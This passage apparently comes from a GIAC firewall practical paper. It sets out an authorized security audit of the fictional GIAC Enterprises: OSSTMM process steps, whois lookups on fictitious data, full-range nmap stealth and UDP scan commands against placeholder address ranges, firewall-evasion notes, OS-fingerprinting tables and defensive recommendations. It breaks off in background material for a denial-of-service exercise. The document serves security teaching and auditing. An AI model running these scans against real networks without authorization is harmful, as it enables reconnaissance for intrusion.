- Full legal name and contact information of authorizing agent
- A legal statement testifying that authorization agent is the responsible/owning individual for the endpoint location. It is preferential to have the authorizing agent also be the responsible/owning individual for all intermediary systems between the source and destination location(s).
- Signatures and dates from auditor(s) and authorizing agent(s)

Technical Process

It is important to recognize that a proper audit begin with a process. The audit process chosen will follow Ideahamster Organizations' Open Source Security Testing Methodology Manual (OSSTMM) and can be found at http://www.osstmm.org. The open source methodology allows for public scrutiny and contribution in order to develop an excellent process for all to use. Additionally, it provides the organization requesting the audit with a certain expectation level of what the audit will include. This helps remove false expectations and keeps security professionals on the up and up.

Below is the model utilized by the OSSTMM (found on page 19 of the manual) and will be the technical process behind the audit:




Figure 20. OSSTMM Security Testing Process Flow

Following is a very simple breakdown of the process and is not necessarily indicative of all the steps required for a proper audit. It is only a simple breakdown! The OSSTMM is the official guidance that will be used for complete testing methodology.

1. Identify physical layout of the environment
2. Attach to network
3. Perform discovery
4. Identify potential targets
5. Determine attack methodology
6. Perform attack
7. Information collection and analysis
8. Determine attack success – goto step 3
9. Generate report

Risks

According to rules in quantum physics, change is inevitable anytime one entity comes in contact with another entity. So it is with a security audit. Any amount of risk must be realized in order to perform an audit in hopes that a greater risk can be identified and therefore reduced. Following are some of the risks that may be unavoidable in the course of a security audit. All reasonable measures will be taken to reduce the chances of these events from happening and of course the authorizing agent will be well aware of these risks and the likelihood of them happening.

- Denial of service
  - Increased network utilization
  - Systems and/or applications hanging or crashing
- Suspicious activity – logging and IDS mechanism and human response could be affected
- Data corruption
- Compromise of confidential/sensitive material to auditors

In addition, the audit will follow the OSSTMM process and recognizes the same risks outlined on page 8 of OSSTMM version 1.5:

> **Risk Assessment**
> This manual maintains four dimensions in testing for a minimal risk state environment:
>
> 1. Safety
> All tests must exercise concern for worst case scenarios at the greatest expenses. This requires the tester to hold above all else the regard for human safety in physical and emotional health and occupation.

2. Privacy
All tests must exercise regard for the right to personal privacy regardless of the regional law. The ethics and understanding for privacy are often more advanced then current legislation.

3. Practicality
All tests must be engineered for the most minimal complexity, maximum viability, and deepest clarity.

4. Usability
All tests must stay within the frame of usable security. That which is most secure is the least welcoming and forgiving. The tests within this manual are performed to seek a usable level of security (also known as practical security).

Assumptions

- Only technical audit - No social engineering, policy review, or physical compromise
- No intentional modification of application or system data outside intent of audit
- No complete Denial of Service attacks
    - Individual firewall attacks ok during normal operation of other firewall

Network Vulnerability Identification and Assessment

Network Survey

Following are the tasks listed in the OSSTMM in order to perform a proper network survey:

Name server responses.

- Examine Domain registry information for servers.
- Find IP block owned.
- Question the primary, secondary, and ISP name servers for hosts and sub domains.

Examine the outer wall of the network.

- Use multiple traces to the gateway to define the outer network layer and routers.

Examine tracks from the target organization.

- Search web logs and intrusion logs for system trails from the target network.
- Search board and newsgroup postings for server trails back to the target network.

Information Leaks

- Examine target web server source code and scripts for application servers and internal links.
- Examine e-mail headers, bounced mails, and read receipts for the server trails.
- Search newsgroups for posted information from the target.
- Search job databases and newspapers for IT positions within the organization relating to hardware and software.
- Search P2P services for connections into the target network and data concerning the organization.

For brevity's sake all areas of the network survey and subsequent task have not been listed in detail. In brief, the network survey will provide us with basic identification information about our environment and will be the foundation for the rest of the audit.

Whois:
Whois lookups were used to help identify GIACE domains, name resolution servers, and name registration information.

The first lookup was an organizational query against the known organization name of GIAC Enterprises. Several combinations were tried to ensure accurate results since a number of possible different registration names could be used for the GIACE acronym. The only successful command was: whois "name GIAC Enterprises"@whois.networksolutions.com.

The following results were returned (fictitious data):
GIAC Enterprises, Inc. (GIACENT-DOM) GIACENT.COM

The second lookup was a domain query to determine specific information for the previously discovered domain of giacent.com.
The command used was: whois giacent.com@whois.crsnic.net.

The following results were returned (fictitious data):
Registrant:
GIAC Enterprises, Inc. (GIACENT-DOM)
15235 Roller Coaster Rd.
Colorado Springs, CO 80921
US

Domain Name: GIACENT.COM

Administrative Contact:
Kress, Darren (DK001) info@giacent.com
15235 Roller Coaster Rd.
Colorado Springs, CO 80921
US
800-229-1062
Technical Contact:
Dorkmeyer, Joey (JD001) support@giacent.com
15235 Roller Coaster Rd.
Colorado Springs, CO 80921
US
800-229-1062
Billing Contact:
Doe, Jane (JD002) billing@giacent.come
15235 Roller Coaster Rd.
Colorado Springs, CO 80921
US
800-229-1062

Record last updated on 15-Jan-2002.
Record expires on 05-Aug-2009.
Record created on 04-Aug-1995.
Database last updated on 12-Mar-2002 20:51:00 EST.

Domain servers in listed order:

NS1.GIACENT.COM	XXX.XXX.XXX.4
NS2.GIACENT.COM	XXX.XXX.XXX.5
SERVER1.SANS.ORG	167.216.198.40

Corporate IP address range(s):

Next, an IP range search was conducted for GIAC Enterprises. This provides the IP address space that the organization owns. This will be used as the basis for all future scans. The command used was: whois "GIAC Enterprises"@whois.arin.net.

The following results were returned (fictitious data):

MAJOR ISP USA (NETBLK-MI-XXXBLK) MI-XXXBLK
XXX.0.0.0 – XXX.255.255.255
GIAC ENTERPRISES, INC. (NETBLK-GIACEXXX) GIACEXXX
XXX.XXX.XXX.0 – XXX.XXX.XXX.63
MAJOR ISP USA (NETBLK-MI-YYYBLK) MI-YYYBLK
YYY.0.0.0 – YYY.255.255.255
GIAC ENTERPRISES, INC. (NETBLK-GIACEYYY) GIACEYYY
YYY.YYY.YYY.0 – YYY.YYY.YYY.63

Port Scanning:

Following are the tasks listed in the OSSTMM in order to perform a proper port scan:

Error Checking

- Check the route to the target network for packet loss
- Measure the rate of packet round-trip time
- Measure the rate of packet acceptance and response on the target network
- Measure the amount of packet loss or connection denials at the target network

Enumerate Systems

- Collect broadcast responses from the network
- Probe past the firewall with strategically set packet TTLs (Firewalking) for all IP addresses.
- Use ICMP and reverse name lookups to determine the existence of all the machines in a network.
- Use a TCP source port 80 and ACK on ports 3100-3150, 10001-10050, 33500-33550, and 50 random ports above 35000 for all hosts in the network.
- Use TCP fragments in reverse order with FIN, NULL, and XMAS scans on ports 21, 22, 25, 80, and 443 for all hosts in the network.
- Use a TCP SYN on ports 21, 22, 25, 80, and 443 for all hosts in the network.
- Use DNS connect attempts on all hosts in the network.
- Use FTP and Proxies to bounce scans to the inside of the DMZ for ports 22, 81, 111, 132, 137, and 161 for all hosts on the network.

Enumerating Ports

- Use TCP SYN (Half-Open) scans to enumerate ports as being open, closed, or filtered for all the hosts in the network.
- Use TCP fragments in reverse order to enumerate ports and services for the subset of ports for all hosts in the network.
- Use UDP scans to enumerate ports as being open or closed if UDP is NOT being filtered already. [Recommended: first test the packet filtering with a very small subset of UDP ports.]

Verifying Various Protocol Response

- Verify and examine the use of traffic and routing protocols.
- Verify and examine the use of non-standard protocols.
- Verify and examine the use of encrypted protocols.

Verifying Packet Level Response

- Identify TCP sequence predictability.
- Identify TCP ISN sequence numbers predictability.
- Identify IPID Sequence Generation predicatbility.
- Identify system up-time.

Again, only a subset of the tasks required for this step are listed for brevity sake. In this step we will identify network quality, live hosts, network perimeter, and protocols and port utilized in the network.

Alive hosts:

The IP address ranges discovered from the previous command are then used to determine which hosts will respond within that range. Several types of scans will be used to determine if hosts will respond, where they are located within the GAP, and what if any ACLs are in place. All scans performed for live host detection will be with the nmap open source tool and output will be saved to the /giace directory for future use. Tcpdump will also be used to capture traffic pertinent to the scans. An explanation of tcpdump and nmap switches will follow command syntax.

A simple ICMP echo request will be sent to all addresses. Echo reply responses received back will signify that a host is listening, no ACLs are in place to prevent ICMP requests or specific address blocking, the system will respond to ICMP requests, and based upon the TTL the location of the device.

In addition, we will also do a SYN scan to ports 21, 22, 23, 25, 80, and 443. This will help identify systems outside the firewalls as well as systems that the firewall is providing proxying services. Reset responses will indicate that a host is present but not listening on that port and is external to the firewall or is the firewall address. TTLs will help determine if it is actually the firewall or not. SYN responses indicate that a host has a listening port for that address and is external to the firewall or is the firewall responding for a listening port on a host internal to the firewall. Again, TTLs can be used to determine if the response is from an external host or the firewall. The ports used were chosen due to their increased likelihood to pass through filtering devices.

The commands used were:

```
# tcpdump -i eth0 -nlvt host assessor > /giace/tcpdump.output&
[1] 1307
tcpdump: listening on eth0
# nmap -sS -PI -n -v XXX.XXX.XXX.0-63 > /giace/alive_icmp_xxx
# nmap -sS -PI -n -v YYY.YYY.YYY.0-63 > /giace/alive_icmp_yyy
# nmap -sS -P0 -p 21,22,23,25,80,443 -n -v XXX.XXX.XXX.0-63 > /giace/alive_syn_xxx
# nmap -sS -P0 -p 21,22,23,25,80,443 -n -v YYY.YYY.YYY.0-63 > /giace/alive_syn_yyy
# traceroute.sh –lnv XXX.XXX.XXX.0-63 > /giace/trace_xxx
# traceroute.sh –lnv YYY.YYY.YYY.0-63 > /giace/trace_yyy
```

Following is an explanation of the switches used for tcpdump:
-i: use the following interface
-n: do not attempt name or service resolution
-v: verbose (shows TTLs)
-t: do not display packet delivery times

Following is an explanation of the switches used for nmap:
-sP: Ping scan

-PI: Ping using ICMP echo requests
-n: do not attempt to resolve host names
-v: verbose output
-sS: SYN scan
-P0: Do not ping the host
-p: use the following ports for the scan

Traceroute.sh is a simple shell script that runs traceroute on a list of IPs.

Open Ports:
Here we will identify the ports open on the firewall or proxied by it. A subset of all possible commands to identify these ports is listed below:

Standard SYN half-open scan:

```
# nmap -sS -P0 -p 1-65535 -n -v XXX.XXX.XXX.0-63 > /giace/ports_syn_xxx
# nmap -sS -P0 -p 1-65535 -n -v YYY.YYY.YYY.0-63 > /giace/ports_syn_yyy
```

Standard UDP scan:

```
# nmap -sU -P0 -p 1-65535 -n -v XXX.XXX.XXX.0-63 > /giace/ports_udp_xxx
# nmap -sU -P0 -p 1-65535 -n -v YYY.YYY.YYY.0-63 > /giace/ports_udp_yyy
```

Standard FIN scan:

```
# nmap -sF -P0 -p 1-65535 -n -v XXX.XXX.XXX.0-63 > /giace/ports_fin_xxx
# nmap -sF -P0 -p 1-65535 -n -v YYY.YYY.YYY.0-63 > /giace/ports_fin_yyy
```

Standard Null scan:

```
# nmap -sN -P0 -p 1-65535 -n -v XXX.XXX.XXX.0-63 > /giace/ports_null_xxx
# nmap -sN -P0 -p 1-65535 -n -v YYY.YYY.YYY.0-63 > /giace/ports_null_yyy
```

Standard Xmas scan:

```
# nmap -sX -P0 -p 1-65535 -n -v XXX.XXX.XXX.0-63 > /giace/ports_xmas_xxx
# nmap -sX -P0 -p 1-65535 -n -v YYY.YYY.YYY.0-63 > /giace/ports_xmas_yyy
```

Additionally, Fragrouter will be used to fragment packets in hopes that the firewalls will allow packets through without proper assessment. The entire time TCPdump will be used to capture results and assist in verifying weaknesses in packet formation such as non-random sequence generation. TCPdump will also allow us to verify the proper encryption of VPN traffic through proper protocol use and encrypted payload data.

Results:
The NMAP ICMP echo requests did not provide any results due to the blocking of ICMP reply responses by the border router. In addition the Sidewinders are configured to not respond to ICMP echo requests. This can be proven by attempting an echo request from between the border router and Sidewinders. The NMAP limited port scan did identify the e-commerce web server utilizing ports 80 and 443. No other devices were identified. As this is an audit of the e-commerce domain we would not identify DNS or e-mail services.

Additional Steps for E-commerce Firewall Audit

Perimeter Demarcation:

The previous recorded tcpdump should provide us some alive hosts and the response TTLs from the traceroute. Since the Sidewinder is proxying internal connections all addresses that it responds for should have approximately the same TTL. Since the Sidewinder's SecureOS is based upon BSD and BSD uses 64 as the starting TTL, we should see responses that equal 64 if added to the number of hops away the device is located. To determine the number of hops away a device is we can do a simple trace route

OS identification:

Utilizing standard OS identification procedures such as those of NMAP, Ofir Arkin's ICMP response documents - http://sys-security.com/archive/papers/ICMP_Scanning_v3.0.pdf, and normal service connectivity, we can attempt to determine operating system and versions of GIACE devices.

Following are a few methods of OS identification methods utilizing ICMP that are explained in the previously mentioned paper by Ofir Arkin.

Operating System	Echo Request Broadcast
Linux Kernel 2.4.x	+
Linux Kernel 2.2.x	+
FreeBSD 4.0	-
FreeBSD 3.4	-
OpenBSD 2.7	-
OpenBSD 2.6	-
NetBSD	
Solaris 2.5.1	+
Solaris 2.6	+
Solaris 2.7	+
Solaris 2.8	+
HP-UX v10.20	+
Windows 95	-
Windows 98	-
Windows 98 SE	-
Windows ME	-
Windows NT 4 WRKS SP 3	-
Windows NT 4 WRKS SP 6a	-
Windows NT 4 Server SP1	-
Windows Family (including SP1)	-

Table 10: Which Operating Systems would answer to an ICMP ECHO Request aimed at the Broadcast Address of the Network they reside on?

Operating System	Info. Request	Time Stamp Request	Address Mask Request
Linux Kernel 2.4.x	-	+	-
Linux Kernel 2.2.x	-	+	-
FreeBSD 4.0	-	+	-
FreeBSD 3.4	-	+	-
OpenBSD	-	+	-
NetBSD			

Operating System	Info. Request	Time Stamp Request	Address Mask Request
Solaris 2.5.1	-	+	+
Solaris 2.6	-	+	+
Solaris 2.7	-	+	+
Solaris 2.8	-	+	+
HP-UX v10.20	+	+	-
AIX v4.x	+	+	-
ULTRIX 4.2 – 4.5	+	+	+
Windows 95	-	-	+
Windows 98	-	+	+
Windows 98 SE	-	+	+
Windows ME	-	+	-
Windows NT 4 WRKS SP 3	-	-	+
Windows NT 4 WRKS SP 6a		-	
Windows NT 4 Server SP 4	-	-	-
Windows 2000 Professional	-	+	-
Windows 2000 Server	-	+	-

Networking Devices	Info. Request	Time Stamp Request	Address Mask Request
Cisco Catalyst 5505 with OSS v4.5	+	+	+
Cisco Catalyst 2900XL with IOS 11.2	+	+	-
Cisco 3600 with IOS 11.2	+	+	-
Cisco 7200 with IOS 11.3	+	+	-
Intel Express 8100 ISDN Router	-	-	+

Table 11: non-ECHO ICMP Query of different Operating Systems and Networking Devices

This has in very large part been eliminated due to the ICMP restrictions on the border router and the fact that the Sidewinder is a proxy server and will only provide information that would be related to the Sidewinder itself. This severely hampers our ability to perform OS identification and therefore reduces our ability to determine potential vulnerabilities to exploit.

Application identification:
Again, the ability to identify specific service applications is severely limited due to the proxying capabilities of the firewall. Without this information it is much more difficult to attempt to discover or exploit the vulnerabilities that may be present.

Similar approaches to the above will be performed at each sidewinder burb location – Web, Database, and SafeWord. This will help ensure that the services required from one burb to another are present and comply with the GIACE security policy.

Vulnerability Research

Utilizing the limited amount of information retrieved as well as privileged knowledge of the architecture and the technologies employed, a review of known vulnerabilities can be attained from a number of vulnerability databases.

Some of the information retrieved pertaining to the GIACE includes:
Sidewinder – No vulnerabilities found
Radware LinkProof and FireProof – No vulnerabilities found
Cisco – 129 records found at SecurityFocus! http://www.securityfocus.com

Below is a limited list of locations where one may find vulnerability information:
Common Vulnerability Exposure (CVE) – http://cve.mitre.org
SecurityFocus Vulnerability Database – http://www.securityfocus.com
ISS' X-Force – http://xforce.iss.net
BugTraq - http://online.securityfocus.com/archive/1
Securepoint – http://www.securepoint.com
Vendor

Automated Vulnerability Assessment (AVA)

Next, standard tools such as Nessus, CyberCop, ISS, and Hailstorm will be utilized from each burb location. These tools are fast, simple, and provide a basic level of assessment for known and easily exploited vulnerabilities. Hailstorm is the only one of the bunch that will be utilized for performance and reconstruction capabilities of the firewall and all intermediary devices.

Nessus – http://www.nessus.org
CyberCop – http://www.pgp.com/products/cybercop-scanner/default.asp
ISS – http://www.iss.net
Hailstorm – http://www.cenzic.com

Manual Vulnerability Assessment (MVA) and Exploitation

Based upon results of previous steps, specifically the vulnerability research and AVA testing, a more in-depth level of assessment will be performed utilizing specific vulnerability identification techniques and exploitation methods. Since the vulnerability research did not provide any vulnerabilities for the Sidewinders or Radware devices, point of focus will be exploitation of protocol standards used by the Sidewinder to proxy services (none know to date), end system mis-configuration, and the plethora of known Cisco exploits.

Architecture Design

An environment with out specific technical vulnerabilities can still be exploited based upon on a number of other factors including a poor architecture. For example: A network that has VPN connectivity from a partner organization may have back end

vulnerabilities based upon the partners network poor security posture. Those types of vulnerabilities can indirectly affect GIACE resources if not secured through a well-designed security architecture.

Architecture design was assessed utilizing a knowledge based process and does not include specific technical means of assessment. Due to the creation of this architecture it is inappropriate to have the same individual assess it therefore the following is an explanation of architecture concepts used in the design phase.

Separation/Segregation of network resources into security domains is crucial to the survivability and sustainability of a secure network. The border router, Sidewinder firewalls, and the VPN provide separation in large part. These devices break the network into separate environments based upon the level of access required by a particular user. In addition they are also enhanced when used in-conjunction and with other security devices such as the SafeWord authentication server.

Defense-in-Depth is provided by multiple devices employing similar or different security technologies and techniques in order to control access. For a public user to view the public web server, they must go through at least 6 unique devices – Border router, LinkProof, 3 switches, Sidewinder, FireProof, and finally the web server. The border router employs basic filtering, the LinkProof and FireProofs provide an additional layer of filtering and virtual addresses, the switches can be used for monitoring purposes, the sidewinder employs proxying technology, and the web server has a number of logging and access control capabilities as well. This is a very simple explanation of each device and their purpose within the environment but it can be easily seen that an intruder would require multiple techniques to bypass all controls.

Usability and Efficiency is extremely important in any environment especially an e-commerce one dependant upon revenue from Internet transactions. This is one of the reasons why a load-balanced and fault tolerant environment was so important in the design

Recommendations

Reoccurring External Security Assessment Specialist:
Changes to the environment over time and the discovery of new vulnerabilities and exploit methods will over time make an environment less secure. To reduce the likelihood of this it is recommended that the GIACE utilize specialized security specialist at least once a year or on an as needed basis. Security specialist that have extensive vulnerability assessment, penetration testing, and risk management experience can be a great value in securing an enterprise.

Automated Vulnerability Detection System (AVDS):
In addition to utilizing a consulting organization it is as important if not more to employ an AVDS such as InteractNetworks Inc.'s Vulnerability Indicator System (VIS) – http://www.interactnetworks.com. The VIS is designed to detect known vulnerabilities on systems on a reoccurring basis, usually daily, and providing the results through actionable reports. Consulting alone is not sufficient due to the exceptional cost of hiring security specialist and the one-time snapshot provided. An AVDS can identify new vulnerabilities before most organizations can even determine which consulting organization they would like to contract.

Ideally, vulnerability detection should be performed on all systems every second of the day. This is impractical from a number of standpoints:

1. It is very expensive to deploy this type of security solution for every system in terms of man-hours, software and/or hardware, and maintenance downtime.
2. It is often prohibitive from a network utilization standpoint to look at all devices every second. Data needs to be consolidated from all devices to a central location in order for a system like this to be effective. The consolidation and the vulnerability detection itself require more utilization than most organizations can reasonable accept if it was performed continuously.
3. Management and updating all systems may be beyond the capabilities of the organization. Organizations that have strictly controlled security domains may require separate network based AVDS for each domain which comes with an administrative overhead.

In practical terms an AVDS solution would be placed in the corporate domain. The two components that would be used in this solution would be 1) the detection engine and 2) the vulnerability database. The detection engine would be able to scan corporate domain devices through normal routing and GAP devices including each of the e-commerce domains through the use of ACLs in the corporate and e-commerce firewalls. The vulnerability database server would accept the detected vulnerabilities and store them for later review or real-time reporting. Both of these systems would require strong authentication for management purposes and would be placed upon highly secured operating systems such as Security Enhanced Linux.

For costs sake, all servers and infrastructure components will be reviewed on a daily basis and all workstations will be reviewed weekly.

Intrusion Detection System (IDS):

An IDS is essential in maintaining a high level of security and timely response to suspected intrusions or incidents. There are a number of types of IDS systems available and all must be considered for a highly secure environment. Recommendations include utilizing Tripwire (IDS / File Integrity System) , http://www.tripwire.com, on every server and deploying a network based IDS such as NFR in multiple locations. Cost will be a significant consideration in determining the location of NFR systems. With that in mind, it is recommended that a central management/logging device be located on an additional e-commerce dmz that only allows inbound traffic to that domain. NFR detection agents will be placed in the Web, Database, Authentication, and Corporate Domains and will send critical data to the central management/logging server. Only critical data will be transferred due to network utilization concerns.

Log Reporting:

A centralized SYSLOG host that has write-once capabilities and out-of-band review capabilities is suggested for the GIACE. All devices hosting any significant reporting information will forward logs via an encrypted tunnel to the SYSLOG host for future analysis and review.


Assignment 4 – Design Under Fire

Overview:

In order to provide an exceptional challenge in the "design under fire" section, the most recent "honors" student, Fred Beltzer (who by the way did an exceptional job of detailing all areas), receives the honor of having his design tested to the fullest.

The link to Fred's GCFW paper is located at:
http://www.giac.org/practicals/Fred_Beltzer_GCFW.zip

Below is a diagram of Fred's architecture and what will be used as the basis for attack:



Attack 1 – Denial of Service Attack

Any system connected to the public Internet can be subjected to a Denial of Service (DoS) attack, but not all attacks will succeed to the level desired by the attacker. Nearly every DoS attack will to some degree affect the victim's access to those services due to consumption of resources. On the other hand, most DoS attacks do not reach the level where they consume all available resources in turn completely preventing access by the victim to those services. This discussion is important in determining what is considered a successful DoS attack and what is not. For purposes of this exercise, an attack reducing the available resources by 90% or more will be considered successful and a complete reduction of resources being the ultimate goal.


Following is a background on the TCP handshake, which will be the basis for our attack. This information comes courtesy of Steve Gibson of Gibson Research Corporation and can be found at http://grc.com/dos/drdos.htm (I highly recommend reading about Distributed Reflection DoS attacks on this site)

TCP Connections 101:

I can recall many years ago, well before the Internet "happened", hearing talk of two machines "connecting" to each other over the Internet. As a software-savvy hardware engineer, I remember thinking, "Connecting? How can two machines be 'connected' to each other over a global network?" I later learned that two machines, able to address and send packets of data to each other, negotiated a "connection agreement." The result of their successful negotiation is a "Virtual TCP Connection."

Individual TCP packets contain "flag bits" which specify the contents and purpose of each packet. For example, a packet with the "SYN" (synchronize) flag bit set is initiating a connection from the sender to the recipient. A packet with the "ACK" (acknowledge) flag bit set is acknowledging the receipt of information from the sender. A packet with the "FIN" (finish) bit set is terminating the connection from the sender to the recipient.

The establishment of a TCP connection typically requires the exchange of three Internet packets between two machines in an interchange known as the **TCP Three-Way Handshake.** Here's how it works:



1 SYN: A TCP client (such as a web browser, ftp client, etc.) initiates a connection with a TCP server by sending a "SYN" packet to the server.

As shown in the diagram above, this SYN packet is usually sent from the client's port, numbered between 1024 and 65535, to the server's port, numbered between 1 and 1023. Client programs running on the client machine ask the operating system to "assign them a port" for use in connecting to a remote server. This upper range of ports is known as the "client" or "ephemeral" port range. Similarly, server programs running on the server machine ask the operating system for the privilege of "listening" for incoming traffic on specific port numbers. This lower port range is known as "service ports." For example, a web server program typically listens for incoming packets on port 80 of its machine, and web browsing clients generally send their web packets to port 80 of remote servers.

Note that in addition to source and destination port numbers, each packet also contains the IP address of the machine which originated the packet (the Source IP) and the address of the machine to which the Internet's routers will forward the packet (the Destination IP).

2 SYN/ACK: When a connection-requesting SYN packet is received at an "open" TCP service port, the server's operating system replies with a connection-accepting "SYN/ACK" packet.

Although TCP connections are bi-directional (full duplex), each direction of the connection is set up and managed independently. For this reason, a TCP server replies to the client's connection-requesting SYN packet by **ACK**nowledging the client's packet and sending its own **SYN** to initiate a connection in the returning direction. These two messages are combined into a single "SYN/ACK" response packet.

